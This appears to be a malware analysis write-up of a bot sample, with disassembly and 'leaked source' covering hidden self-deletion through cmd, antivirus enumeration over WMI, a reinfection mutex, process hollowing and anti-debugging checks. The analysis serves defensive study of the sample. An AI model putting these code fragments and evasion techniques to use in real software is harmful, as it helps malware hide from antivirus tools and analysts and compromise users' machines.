
```
void uninstall() {
        removeRegInstallKey();
        std::string remove = " /C \"PING.EXE -n 5 127.0.0.1 && del " + ExePath() +
"\"";
        ShellExecute(
                NULL,
                _T("open"),
                _T("cmd"),
                _T(remove.c_str()), // params
                _T(" C:\ "),
                SW_HIDE);
}
```

AV Detection

```
wmi with WQL Select * From AntiVirusProduct via root\SecurityCenter2
```



```
;   try {
mov     byte ptr [ebp-4], 1
call    ds:CoInitializeEx
push    0                ; pReserved3
push    0                ; dwCapabilities
push    0                ; pAuthList
push    3                ; dwImpLevel
push    0                ; dwAuthnLevel
push    0                ; pReserved1
push    0                ; asAuthSvc
push    0FFFFFFFFh       ; cAuthSvc
push    0                ; pSecDesc
call    ds:CoInitializeSecurity
lea     eax, [ebp-5Ch]
mov     dword ptr [ebp-5Ch], 0
push    eax              ; ppv
push    offset riid      ; riid
push    1                ; dwClsContext
push    0                ; pUnkOuter
push    offset rclsid    ; rclsid
call    ds:CoCreateInstance
mov     eax, [ebp-5Ch]
lea     edx, [ebp-58h]
push    edx
push    0
push    0
push    0
push    0
push    0
push    0
mov     dword ptr [ebp-58h], 0
mov     ecx, [eax]
push    offset aRootSecurityce ; "root\\SecurityCenter2"
push    eax
call    dword ptr [ecx+0Ch]
test    eax, eax
js      loc_409FE4
```




```
push    0                ; dwCapabilities
push    0                ; pAuthInfo
push    3                ; dwImpLevel
push    3                ; dwAuthnLevel
push    0                ; pServerPrincName
push    0                ; dwAuthzSvc
push    0Ah              ; dwAuthnSvc
push    dword ptr [ebp-58h] ; pProxy
call    ds:CoSetProxyBlanket
mov     eax, [ebp-58h]
lea     edx, [ebp-60h]
push    edx
push    0
push    20h ; ' '
push    offset aSelectFromAnti ; "Select * From AntiVirusProduct"
mov     dword ptr [ebp-60h], 0
mov     ecx, [eax]
push    offset aWql      ; "WQL"
push    eax
call    dword ptr [ecx+50h]
test    eax, eax
js      loc_409FAE
```

Leaked source code:

```
std::string getCurrentAv() {
        std::string returnString;
        CoInitializeEx(0, 0);
        CoInitializeSecurity(0, -1, 0, 0, 0, 3, 0, 0, 0);
        IWbemLocator* locator = 0;
        CoCreateInstance(CLSID_WbemLocator, 0, CLSCTX_INPROC_SERVER,
IID_IWbemLocator, (void**)& locator);
        IWbemServices* services = 0;
        wchar_t* name = L"root\\SecurityCenter2";
        if (SUCCEEDED(locator->ConnectServer(name, 0, 0, 0, 0, 0, 0, &services))) {
                //printf("Connected!\n");
                //Lets get system information
                CoSetProxyBlanket(services, 10, 0, 0, 3, 3, 0, 0);
                wchar_t* query = L"Select * From AntiVirusProduct";
                IEnumWbemClassObject* e = 0;
                if (SUCCEEDED(services->ExecQuery(L"WQL", query,
WBEM_FLAG_FORWARD_ONLY, 0, &e))) {
                        //printf("Query executed successfuly!\n");
                        IWbemClassObject* object = 0;
                        ULONG u = 0;
                        //lets enumerate all data from this table
                        std::string antiVirus;
                        while (e) {
                                e->Next(WBEM_INFINITE, 1, &object, &u);
                                if (!u) break;//no more data,end enumeration
                                CComVariant cvtVersion;
                                object->Get(L"displayName", 0, &cvtVersion, 0, 0);
                                //std::wcout << cvtVersion.bstrVal;
                                returnString = bstr_to_str(cvtVersion.bstrVal);
                        }
                }
                else
                        printf("Error executing query!\n");
        }
        else
                printf("Connection error!\n");
        //Close all used data
        services->Release();
        locator->Release();
        CoUninitialize();

        return returnString;
}
```

Mutex

API: `CreateMutexA`
Value: `Local\3mCUq1z`



```
.text:01007DFD C7 45 E4 12 00 00+        mov     [ebp+var_1C], 12h
.text:01007E04 C7 45 C4 33 6D 43+        mov     [ebp+var_3C], 55436D33h ; hardcoded mutex - 3mCUq1z
.text:01007E0B C7 45 C8 71 31 7A+        mov     [ebp+var_38], 7A3171h
.text:01007E12 89 A5 B4 F9 FF FF         mov     [ebp+var_64C], esp

.text:0101261B 8D 8C 24 88 00 00+       lea     ecx, [esp+438h+var_3B0] ; xdbg [esp+88] pastebinlink
.text:01012622 E8 59 4D FF FF           call    set_ua_mutex_enckey
.text:01012627 8D 84 24 A0 00 00+       lea     eax, [esp+438h+var_398] ; xdbg [esp+A0] mutex value
.text:0101262E 0F 57 C0                 xorps   xmm0, xmm0
.text:01012631 50                       push    eax      ; void *
.text:01012632 BA CC AD 05 01           mov     edx, offset aLocal ; "Local\\"
.text:01012637 66 0F D6 44 24 4C        movq    qword ptr [esp+43Ch+var_3F0], xmm0
.text:0101263D 8D 4C 24 74              lea     ecx, [esp+43Ch+lpName] ; xdbg [esp+74] 3mCUq1z
.text:01012641 E8 7A 67 00 00           call    concat_mutex
.text:01012646 83 C4 04                 add     esp, 4
.text:01012649 8D 44 24 70              lea     eax, [esp+438h+lpName] ; xdbg [esp+70] Local\\3mCUq1z
.text:0101264D 83 BC 24 84 00 00+       cmp     [esp+438h+var_3B4], 10h
.text:01012655 0F 43 44 24 70           cmovnb  eax, [esp+438h+lpName]
.text:0101265A 50                       push    eax      ; lpName
.text:0101265B 6A 00                    push    0        ; bInitialOwner
.text:0101265D 6A 00                    push    0        ; lpMutexAttributes
.text:0101265F FF 15 64 C0 04 01        call    ds:CreateMutexA
.text:01012665 FF 15 7C C0 04 01        call    ds:GetLastError
.text:0101266B 8B 5C 24 4C              mov     ebx, dword ptr [esp+438h+var_3F0+4]
.text:0101266F 3D B7 00 00 00           cmp     eax, 0B7h ; '·'
.text:01012674 75 08                    jnz     short loc_101267E
```


The mutex value is hardcoded and is different between samples. The call to CreateMutex returns a handle to the mutex '3mCUq1z' in this case.
Next, GetLastError is called to determine whether the handle points to the same mutex that perhaps already existed.
Then, the code compares the return of the GetLastError call to the hex value 'B7'. 'B7' is the symbolic constant for ERROR_ALREADY_EXISTS.
If the mutex already exists, it won't re-infect the system.

Leaked source:

```
                //Check if the Bot is Running
                CreateMutexA(0, FALSE, "Local\\$myprogram$"); // try to create a
named mutex
                if (GetLastError() == ERROR_ALREADY_EXISTS) // did the mutex already
exist?
                        return -1; // quit; mutex is released automatically
```

Custom DLL Loading

1. `CreateProcessA` - *dwCreationFlags 4 - CREATE_SUSPENDED*
2. `VirtualAlloc`
3. `GetThreadContext`
4. `ReadProcessMemory`
5. `GetModuleHandleA` - *NtUnmapViewofSection*
6. `GetProcAddress` - *ntdll.dll*
7. `VirtualAllocEx`
8. `WriteProcessMemory`
9. `SetThreadContext`
10. `ResumeThread`
11. `VirtualFree`



```
.text:0040CBD1 8B 5D 08             mov     ebx, [ebp+lpApplicationName]
.text:0040CBD4 B8 4D 5A 00 00       mov     eax, 5A4Dh ; MZ header
.text:0040CBD9 56                   push    esi
.text:0040CBDA 8B 75 0C             mov     esi, [ebp+lpBuffer]
.text:0040CBDD 57                   push    edi
.text:0040CBDE C6 45 9B 00          mov     [ebp+var_65], 0
.text:0040CBE2 66 39 06             cmp     [esi], ax ; compare to 'MZ'
.text:0040CBE5 0F 85 84 01 00 00    jnz     loc_40CD6F
```


```
.text:0040CBEB 8B 7E 3C             mov     edi, [esi+3Ch] ; PE sig is sitting 60(3C) bytes from the start
.text:0040CBEE 03 FE                add     edi, esi
.text:0040CBF0 81 3F 50 45 00 00    cmp     dword ptr [edi], 4550h ; compare to 'PE'
.text:0040CBF6 0F 85 73 01 00 00    jnz     loc_40CD6F
```

```
.text:0040CC0C 8D 45 9C             lea     eax, [ebp+ProcessInformation]
.text:0040CC0F 0F 57 C0             xorps   xmm0, xmm0
.text:0040CC12 0F 11 45 9C          movups  xmmword ptr [ebp+ProcessInformation.hProcess], xmm0
.text:0040CC16 50                   push    eax     ; lpProcessInformation
.text:0040CC17 8D 45 B0             lea     eax, [ebp+StartupInfo]
.text:0040CC1A 50                   push    eax     ; lpStartupInfo
.text:0040CC1B 6A 00                push    0       ; lpCurrentDirectory
.text:0040CC1D 6A 00                push    0       ; lpEnvironment
.text:0040CC1F 6A 04                push    4       ; dwCreationFlags - CREATE_SUSPENDED
.text:0040CC21 6A 00                push    0       ; bInheritHandles
.text:0040CC23 6A 00                push    0       ; lpThreadAttributes
.text:0040CC25 6A 00                push    0       ; lpProcessAttributes
.text:0040CC27 6A 00                push    0       ; lpCommandLine
.text:0040CC29 53                   push    ebx     ; lpApplicationName
.text:0040CC2A FF 15 C8 C0 44 00    call    ds:CreateProcessA
.text:0040CC30 85 C0                test    eax, eax
.text:0040CC32 0F 84 37 01 00 00    jz      loc_40CD6F
```

```
.text:0040CC38 6A 04                push    4       ; flProtect - PAGE_READWRITE
.text:0040CC3A 68 00 10 00 00       push    1000h   ; flAllocationType - MEM_COMMIT
.text:0040CC3F 6A 04                push    4       ; dwSize
.text:0040CC41 6A 00                push    0       ; lpAddress
.text:0040CC43 FF 15 08 C1 44 00    call    ds:VirtualAlloc
.text:0040CC49 8B D8                mov     ebx, eax
.text:0040CC4B 53                   push    ebx     ; lpContext
.text:0040CC4C 89 5D 8C             mov     [ebp+var_74], ebx
.text:0040CC4F C7 03 07 00 01 00    mov     dword ptr [ebx], 10007h
.text:0040CC55 FF 75 A0             push    [ebp+ProcessInformation.hThread] ; hThread
.text:0040CC58 FF 15 A8 C0 44 00    call    ds:GetThreadContext
.text:0040CC5E 85 C0                test    eax, eax
.text:0040CC60 0F 84 09 01 00 00    jz      loc_40CD6F
```

```
.text:0040CC66 6A 00                push    0       ; lpNumberOfBytesRead
.text:0040CC68 6A 04                push    4       ; nSize
.text:0040CC6A 8D 45 AC             lea     eax, [ebp+Buffer]
.text:0040CC6D 50                   push    eax     ; lpBuffer
.text:0040CC6E 8B 83 A4 00 00 00    mov     eax, [ebx+0A4h]
.text:0040CC74 83 C0 08             add     eax, 8
.text:0040CC77 50                   push    eax     ; lpBaseAddress
.text:0040CC78 FF 75 9C             push    [ebp+ProcessInformation.hProcess] ; hProcess
.text:0040CC7B FF 15 B8 C0 44 00    call    ds:ReadProcessMemory
.text:0040CC81 8B 47 34             mov     eax, [edi+34h]
.text:0040CC84 39 45 AC             cmp     [ebp+Buffer], eax
.text:0040CC87 75 22                jnz     short loc_40CCAB
```

```
.text:0040CC89 68 F8 A8 45 00       push    offset aNtunmapviewofs ; "NtUnmapViewOfSection"
.text:0040CC8E 68 10 A9 45 00       push    offset aNtdllDll ; "ntdll.dll"
.text:0040CC93 FF 15 00 C1 44 00    call    ds:GetModuleHandleA
.text:0040CC99 50                   push    eax     ; hModule
.text:0040CC9A FF 15 34 C0 44 00    call    ds:GetProcAddress
.text:0040CCA0 FF 75 AC             push    [ebp+Buffer]
.text:0040CCA3 FF 75 9C             push    [ebp+ProcessInformation.hProcess]
.text:0040CCA6 FF D0                call    eax
.text:0040CCA8 8B 47 34             mov     eax, [edi+34h]
```



```
.text:0040CCAB                           loc_40CCAB:                ; flProtect
.text:0040CCAB 6A 40                             push    40h ; '@'
.text:0040CCAD 68 00 30 00 00                    push    3000h    ; flAllocationType
.text:0040CCB2 FF 77 50                          push    dword ptr [edi+50h] ; dwSize
.text:0040CCB5 50                                push    eax      ; lpAddress
.text:0040CCB6 FF 75 9C                          push    [ebp+ProcessInformation.hProcess] ; hProcess
.text:0040CCB9 FF 15 AC C0 44 00                 call    ds:VirtualAllocEx
.text:0040CCBF 89 45 90                          mov     [ebp+var_70], eax
.text:0040CCC2 85 C0                             test    eax, eax
.text:0040CCC4 0F 84 A5 00 00 00                 jz      loc_40CD6F
```

```
.text:0040CCCA 6A 00                             push    0        ; lpNumberOfBytesWritten
.text:0040CCCC FF 77 54                          push    dword ptr [edi+54h] ; nSize
.text:0040CCCF 56                                push    esi      ; lpBuffer
.text:0040CCD0 50                                push    eax      ; lpBaseAddress
.text:0040CCD1 FF 75 9C                          push    [ebp+ProcessInformation.hProcess] ; hProcess
.text:0040CCD4 FF 15 4C C0 44 00                 call    ds:WriteProcessMemory
.text:0040CCDA 33 C0                             xor     eax, eax
.text:0040CCDC C7 45 94 00 00 00+                mov     [ebp+var_6C], 0
.text:0040CCE3 66 3B 47 06                       cmp     ax, [edi+6]
.text:0040CCE7 73 48                             jnb     short loc_40CD31
```

```
.text:0040CD31                           loc_40CD31:                ; lpNumberOfBytesWritten
.text:0040CD31 6A 00                             push    0
.text:0040CD33 6A 04                             push    4        ; nSize
.text:0040CD35 8D 47 34                          lea     eax, [edi+34h]
.text:0040CD38 50                                push    eax      ; lpBuffer
.text:0040CD39 8B 83 A4 00 00 00                 mov     eax, [ebx+0A4h]
.text:0040CD3F 83 C0 08                          add     eax, 8
.text:0040CD42 50                                push    eax      ; lpBaseAddress
.text:0040CD43 FF 75 9C                          push    [ebp+ProcessInformation.hProcess] ; hProcess
.text:0040CD46 FF 15 4C C0 44 00                 call    ds:WriteProcessMemory
.text:0040CD4C 8B 47 28                          mov     eax, [edi+28h]
.text:0040CD4F 03 45 90                          add     eax, [ebp+var_70]
.text:0040CD52 53                                push    ebx      ; lpContext
.text:0040CD53 89 83 B0 00 00 00                 mov     [ebx+0B0h], eax
.text:0040CD59 FF 75 A0                          push    [ebp+ProcessInformation.hThread] ; hThread
.text:0040CD5C FF 15 D0 C0 44 00                 call    ds:SetThreadContext
.text:0040CD62 FF 75 A0                          push    [ebp+ProcessInformation.hThread] ; hThread
.text:0040CD65 FF 15 68 C0 44 00                 call    ds:ResumeThread
.text:0040CD6B C6 45 9B 01                       mov     [ebp+var_65], 1
```

This method is known as process hollowing. Malware can unmap or hollow out code from the memory of a process, and overwrite the same memory space of the process with malicious code. First, the malware needs to create a new process in suspended mode (CreationFlags 4).

Next, the malware swaps out the contents of the benign file with the malicious code. This is where the call to NtUnmapViewOfSection comes into picture, which is dynamically called from ntdll.dll to unmap the memory of the target process.


Now that the memory is unmapped, VirtualAllocEx is called to allocate new memory for the malware, and uses WriteProcessMemory to write each of the malware's sections to the target process memory space. The malware also calls SetThreadContext to point the entrypoint to a new code section.

As a last step, the malware resumes the suspended thread by calling ResumeThread, so that the process will continues with newly allocated malicious code.

Anti-debugging techniques


- IsDebuggerPresent API call

- CheckRemoteDebuggerPresent API call




```
.text:0041242C 8B 35 DC C0 44 00         mov     esi, ds:IsDebuggerPresent
.text:00412432 83 C4 08                  add     esp, 8
.text:00412435 FF D6                     call    esi ; IsDebuggerPresent
.text:00412437 85 C0                     test    eax, eax
.text:00412439 0F 85 41 05 00 00         jnz     loc_412980

.text:0041243F FF D6                     call    esi ; IsDebuggerPresent
.text:00412441 85 C0                     test    eax, eax
.text:00412443 0F 85 37 05 00 00         jnz     loc_412980

.text:00412449 89 44 24 44               mov     [esp+438h+pbDebuggerPresent], eax
.text:0041244D FF 15 50 C0 44 00         call    ds:GetCurrentProcess
.text:00412453 8D 4C 24 44               lea     ecx, [esp+438h+pbDebuggerPresent]
.text:00412457 51                        push    ecx     ; pbDebuggerPresent
.text:00412458 50                        push    eax     ; hProcess
.text:00412459 FF 15 E4 C0 44 00         call    ds:CheckRemoteDebuggerPresent
.text:0041245F 83 7C 24 44 00            cmp     [esp+438h+pbDebuggerPresent], 0
.text:00412464 0F 85 20 05 00 00         jnz     loc_41298A
```

- mov eax, large fs:30h
  This is used to load the address of the Process Environment Block (PEB), which is accessible via the FS segment. The PEB contains a BeingDebugged field which can be read to see if a process is being debugged.



```
